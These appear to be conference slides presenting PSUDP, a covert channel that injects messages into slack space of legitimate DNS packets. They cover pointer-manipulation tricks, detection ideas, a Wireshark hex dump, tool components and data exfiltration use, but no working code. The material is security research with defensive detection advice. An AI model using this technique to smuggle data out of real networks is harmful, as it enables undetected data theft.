
INJECTED PACKET



Covert channel exists until a DNS resolver handles the packet!

RAISING THE BAR

Slack space can be created in the middle of the packet with pointer manipulation!



This is an **EMBARASSMENT**, why do resolvers accept this?
(disclaimer, haven’t checked all of them, but I haven’t found one that catches it yet)

DETECTION

Parse the entire packet, compare the distance to the beginning of the packet to the specified packet length at the IP/UDP layer

- This will miss the more sophisticated covert channel using pointer manipulation!


Keep track of every location in the packet that is legitimate, check for holes

- More Complicated than necessary!

Ensure the end of the packet is reached, and that all pointers point backwards!

- Seems to work well…

OBLIGATORY RICKROLL (WIRESHARK)



```
192.168.0.104    192.168.0.107    DNS    Standard query response CNAME mt.l
▷ Flags: 0x8180 (Standard query response, No error)
  Questions: 1
  Answer RRs: 5
  Authority RRs: 4
  Additional RRs: 0
00a0  02 00 01 00 02 a1 bf 00  06 03 6e 73 31 c0 10 c0   ........ ..ns1...
00b0  10 00 02 00 01 00 02 a1  bf 00 06 03 6e 73 33 c0   ........ ....ns3.
00c0  10 c0 10 00 02 00 01 00  02 a1 bf 00 06 03 6e 73   ........ ......ns
00d0  32 c0 10 c0 10 00 02 00  01 00 02 a1 bf 00 06 03   2....... ........
00e0  6e 73 34 c0 10 4e 65 76  65 72 20 67 6f 6e 6e 61   ns4..Nev er gonna
00f0  20 67 69 76 65 20 79 6f  75 20 75 70 2c 20 4e 65    give yo u up, Ne
0100  76 65 72 20 67 6f 6e 6e  61 20 6c 65 74 20 79 6f   ver gonn a let yo
0110  75 20 64 6f 77 6e 2c 20  4e 65 76 65 72 20 67 6f   u down,  Never go
0120  6e 6e 61 20 72 75 6e 20  61 72 6f 75 6e 64 20 61   nna run  around a
0130  6e 64 20 64 65 73 65 72  74 20 79 6f 75 2e 20 4e   nd deser t you. N
```

PSUDP

Pronounced “sūdēpē

- Triple play-on-words, choose your poison
  - PS-UDP
    - Postscript (p.s.), “That which comes after the writing”
  - “Pseudo UDP”
    - Fake/Alternative UDP, builds a quasi-UDP protocol on top of UDP/DNS
  - “sudo UDP”
    - UDP, but with a little extra power added to it :-D
    - Make me a sandwich
- “sūdēpē” is much easier to say ☺

PSUDP EXECUTABLES

- **broker**
  - Placed at DNS server, “stores and forwards” messages between clients
- **client**
  - Injects DNS messages to the broker, listens for incoming injected messages from the broker
- **psudp**
  - Passes messages to the running client through UDS

Brokered Messages

Covert communication between networked systems

- **injector**
  - Breaks a file into pieces and injects it into DNS passively
- **listener**
  - Listens for injected data and dumps it into a file
    - Uses libpcap instead of libnetfilter_queue

Point-to-Point

Data Exfiltration


File Transfer

PSUDP FLOW

“Messaging system” for clients in a network

Messages piggy-back on legitimate DNS traffic, never creating additional packets

A broker (typically at DNS server) is used to “store-and-forward” messages between clients



IMPLEMENTATION

PSUDP inspects and mangle packets to and from the client and broker systems.

- Libnetfilter_queue
  - API into kernel packet filter to inspect and mangle packets through userspace programs
  - Used in combination with IPTABLES to inspect the appropriate traffic
- Although not necessary, PSUDP fixes the packet to its previous form (without the covert channel) before allowing it to reach the intended applications.

MESSAGE MANAGEMENT

Clients maintain a linked list of messages to send, waiting for legitimate DNS packets to inject them into

The broker detects the covert message/destination appended to the DNS query, adding it to a linked list of messages for that destination

- The linked lists are stored in a hash table using the destination as a key.

When the broker sends a legitimate DNS response, it injects any stored messages for that destination into the response

THANK YOU!

Contact information

Kenton Born

Kenton.born@gmail.com

Slides and code will be posted at:

www.kentonborn.com

REFERENCES

Born, K., “Browser-Based Covert Data Exfiltration”, In proceedings of 9th Annual Security Conference, Las Vegas, NV, Apr 7-8, 2010.

Born, K, Gustafson, D. "Detecting DNS Tunnels Using Character Frequency Analysis". In Proceedings of the 9th Annual Security Conference, Las Vegas, NV, April 7-8 2010.

Born, K, Gustafson, D. "NgViz: Detecting DNS Tunnels Using N-Gram Visualization and Quantitative Analysis". In Proceedings of the 6th Cyber Security and Information Intelligence Research Workshop, Oak Ridge, TN, April 21-23 2010.

Dembour, O., 'Dns2tcp', http://www.hsc.fr/ressources/outils/dns2tcp/index.html.en. Nov 2008.

'Dnstop', http://dns.measurement-factory.com/tools/dnstop, 2009.

'Dsc', http://dns.measurement-factory.com/tools/dsc, 2009.

Hind, Jarod, “Catching DNS Tunnels with A.I., In the Proceedings of DefCon 17, Las Vegas, NV, July 29-Aug2, 2009.

'Iodine', http://code.kryo.se/iodine/. June 2009.

Libnetfilter_queue, http://www.netfilter.org/projects/libnetfilter_queue/index.html.

Pixie, V, ‘Extension Mechanisms for DNS (EDNS0)’, http://tools.ietf.org/html/rfc2671, Aug 1999

Mockapetris, P. (1987), 'RFC1035 - Domain names - implementation and specification', http://www.faqs.org/rfcs/rfc1035.html, Nov 1987.

'TCP-over-DNS tunnel software HOWTO', http://analogbit.com/tcp-over-dns_howto. July 2008.

Pietraszek, T., http://tadek.pietraszek.org/projects/DNScat/, 2004.

Miller, T., “Reverse DNS Tunneling Shellcode”, In proceedings of Black Hat 2008, Aug 2008.

Revelli A., Leidecker, Nico, “Introducing Heyoka: DNS Tunneling 2.0”, In proceedings of CONFidence 2009, May 2009.

Securiteam , “Weaknesses in DNS label decoding can cause a Denial of Service”, http://www.securiteam.com/exploits/2CVQ4QAQNM.html, June 1999.

Wireshark, www.wireshark.org, Apr 2010.